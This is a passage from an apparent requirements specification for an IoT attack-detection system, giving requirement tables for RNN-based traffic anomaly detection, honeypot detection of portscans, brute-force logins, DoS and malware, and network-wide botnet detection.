| **Long Description** | Compute the following three metrics: 1) the total size of the last K transmitted packets, 2) the average inter-transmission times of the packets over the last K packets, (the inter-transmission time of a packet is the time passed between the transmission of this packet and that of the previous packet that is generated by the same source), 3) total number of packets that are transmitted in a time window with a duration of T. |
| **Rationale** | To compute the network statistics, namely metrics that are required by AD_FR_2 |
| **Condition** | N/A |
| **Expected Input** | The packet lengths and transmission times for the current and past traffic |
| **Expected Output** | Metrics that have been calculated based on the inputs |
| **Expected User Interface** | None |

| | |
|---|---|
| **ID** | AD_FR_2 |
| **Priority** | SHALL |
| **Category** | System function |
| **Dependency** | AD_FR_1 (extraction of metrics) |
| **Short Description** | Compute the expected values of the metrics based on the metrics for past traffic. |
| **Long Description** | For each packet or a bucket of packets, compute the values of the metrics which are expected to be calculated under the normal (no-attack) conditions of the network. To this end, an AA-Dense RNN model is used to learn and predict the metrics for the normal traffic based on the metrics of the traffic that has already been transmitted. |
| **Rationale** | To distinguish the malicious traffic from the normal traffic for a single device |
| **Condition** | None |
| **Expected Input** | Metrics that have been calculated based on past network traffic |
| **Expected Output** | Prediction of the metric values under the normal operation of the network |
| **Expected User Interface** | None |

| | |
|---|---|
| **ID** | AD_FR_3 |
| **Priority** | SHALL |
| **Category** | System function |
| **Dependency** | AD_FR_2 |
| **Short Description** | Compare the actual and the predicted metrics in order give a final decision on the attack traffic |
| **Long Description** | Give the final attack decision for the current data packet based on the actual and the predicted metrics of the packet. To this end, calculate the absolute difference between the actual and the predicted value (which is the expected value for the normal traffic) of each metric and applies a threshold on the difference. |
| **Rationale** | To make the final decision whether the current traffic is malicious or not |
| **Condition** | N/A |
| **Expected Input** | Predicted values of the metric under the normal operation of the network and the actual metric values |
| **Expected Output** | Binary variable if whose value equals one, the traffic is being labelled as malicious |
| **Expected User Interface** | Binary log on the attack label of the current traffic |

| | |
|---|---|
| **ID** | AD_FR_4 |
| **Priority** | SHALL |
| **Category** | System function |
| **Dependency** | None |
| **Short Description** | Notify SG in case a malicious stream is identified |
| **Long Description** | It is essential that the AD component should have the capability of alerting the SG in a timely and effective manner once a malicious data stream has been identified. As a result of this notifications mechanism, immediate protective measures can be taken, which thereby protects the integrity and security of the data flowing through the system. |
| **Rationale** | To notify SG whether the current traffic is malicious or not |
| **Condition** | N/A |
| **Expected Input** | The packet lengths and transmission times for the current and past traffic |
| **Expected Output** | Binary variable if whose value equals one, the traffic is being labelled as malicious |
| **Expected User Interface** | None |

**Attack Detection /Non-functional Requirements:**

| | |
|---|---|
| **ID** | AD_NFR_2 |
| **Priority** | SHALL |
| **Category** | Performance |
| **Dependency** | N/A |
| **Short Description** | Real-time capability |
| **Long Description** | The module should be able to analyse packets incoming to the device's network port in real-time. |
| **Rationale** | N/A |

| | |
|---|---|
| **ID** | AD_NFR_3 |
| **Priority** | SHOULD |
| **Category** | Accuracy |
| **Dependency** | N/A |
| **Short Description** | Detection accuracy |
| **Long Description** | 99 % of time the module output should reflect correctly the state of the interface (under attack or not). |
| **Rationale** | N/A |

**Honeypots/Functional Requirements:**

| | |
|---|---|
| **ID** | HP_FR_2 |
| **Priority** | SHALL |
| **Category** | System function |
| **Dependency** | N/A |
| **Short Description** | Portscan Monitoring |
| **Long Description** | The function detects portscan attacks. In the case, an attacker tries to connect to a defined set of ports or basically bruteforces a large number of ports, the function detects this by thresholding the number of ports a remote device is trying to connect to. |
| **Rationale** | Portscan is a typical initiation of an attack, so it is important to detect in time. |
| **Condition** | |
| **Expected Input** | Network data: remote hosts and list of connection attempts |
| **Expected Output** | Threat info: Attackers IP/MAC, Portscan details |
| **Expected User Interface** | None |

| | |
|---|---|
| **ID** | HP_FR_3 |
| **Priority** | SHALL |
| **Category** | System function |
| **Short Description** | Bruteforce Detection |
| **Long Description** | The function detects login hacking attempts. During this process an attacker will try to connect to a service using well-known credentials or by bruteforcing a large number of credentials. The function detects this by thresholding the number of login attempts or compare the used credentials with a list of predefined (weak) credentials. |
| **Rationale** | Bruteforce attack is typical, it is important to detect it |
| **Condition** | None |
| **Expected Input** | Network Data: Remote hosts IP/MAC, credentials used, list/definition of weak credentials |
| **Expected Output** | Threat info: Attackers IP/MAC, credentials used, login attempts |

| | |
|---|---|
| **ID** | HP_FR_4 |
| **Priority** | SHALL |
| **Category** | System function |
| **Dependency** | None |
| **Short Description** | DoS detection |
| **Long Description** | The function detects Denial of Service/Denial of Sleep attacks. During this process an attacker will try to establish many connections but never finishes the setup to keep the system waiting; overuses available APIs; or tricks applications into participation to flood another device. The function detects this by checking for unfinished connections; thresholding API use; and listening for specific protocol messages over a period of time. |
| **Rationale** | DoS attack is typical, it is important to detect it |
| **Condition** | None |
| **Expected Input** | Network Data: Remote hosts IP/MAC, network connection data |
| **Expected Output** | Threat info: Attackers IP/MAC, type of DoS detected |
| **Expected User Interface** | None |

| | |
|---|---|
| **ID** | HP_FR_5 |
| **Priority** | SHOULD |
| **Category** | System function |
| **Dependency** | None |
| **Short Description** | Malware Detection |
| **Long Description** | The function detects active malware on a honeypot. By exploiting software vulnerabilities an attacker can take over active processes to run unwanted software on the device. By tracking the operating systems process list and application behaviour over a period of time, the function can detect this kind of manipulation to a certain degree. |
| **Rationale** | Malware attack is typical, it is important to detect it |
| **Condition** | |
| **Expected Input** | System Data: OS Process History and some process details |
| **Expected Output** | Threat info: malicious process info |
| **Expected User Interface** | None |

| | |
|---|---|
| **ID** | HP_FR_6 |
| **Priority** | SHOULD |
| **Category** | System function |
| **Dependency** | HP_FR_2, HP_FR_3, HP_FR_4, HP_FR_5 |
| **Short Description** | Advanced Detection |
| **Long Description** | The function performs advanced detection schemes using the outputs of all other honeypot functions and outputs, other honeypots on the network, and IoTAC run-time components (e.g. AD). It should leverage network intelligence features to tackle attacks that are executed against the network and its peers, like described below:<br>Portscans: Many devices are scanned for a single service.<br>Login Hacking Detection: The same credentials are stuffed on multiple devices<br>DoS: Many devices are tricked into flooding the same target<br>Malware: A single device executes a process unknown to other similar devices<br>To mitigate these threats, multiple honeypots should share threat information with each other to detect attacks much earlier and on a larger scale. |
| **Condition** | N/A |
| **Expected Input** | Network wide data: Local and remote threat information |
| **Expected Output** | Threat info: Attackers IP/MAC, type of attack |
| **Expected User Interface** | None |

**AI-based Network Wide Attack Detection/Functional Requirements:**

| | |
|---|---|
| **ID** | NWAD_FR_1 |
| **Priority** | SHALL |
| **Category** | System function |
| **Dependency** | AD_FR_2 |
| **Short Description** | ARNN model which detects the compromised devices in the network |
| **Long Description** | The function makes a decision for the compromised devices via ARNN model that consists of one node for each device in the network, based on the provided attack predictions by the local attack detectors. ARNN model learns the effect of a compromised device on the connected devices in the network. |
| **Rationale** | To achieve a decision about detection of devices that have been compromised by Botnet attack, namely bot devices.<br>(In other words) To determine the bots in the IoT network which are under Botnet attack. |
| **Condition** | N/A |
| **Expected Input** | 1) Local prediction of attack traffic for each device<br>2) A matrix that presents the interconnection of the devices in the network |
| **Expected Output** | Likelihood Ratio (LR) for each device. LR > 1 supports the hypothesis that the device is compromised, while if LR < 1 the ARNN infers that the device is not compromised, while LR = 1 would indicate ARNN's inability to reach a conclusion |

**AI-based Network Wide Attack Detection/Non-functional Requirements:**

| | |
|---|---|
| **ID** | NWAD_NFR_1 |
| **Priority** | SHOULD |
| **Category** | Accuracy |
| **Short Description** | Network wide detection accuracy |
| **Long Description** | NWAD module should achieve an acceptable (high) accuracy for the actual network setup with interconnected IoT devices. |

# History

| Document history | | |
|---|---|---|
| V1.1.1 | November 2023 | Publication |
| | | |
| | | |
| | | |
| | | |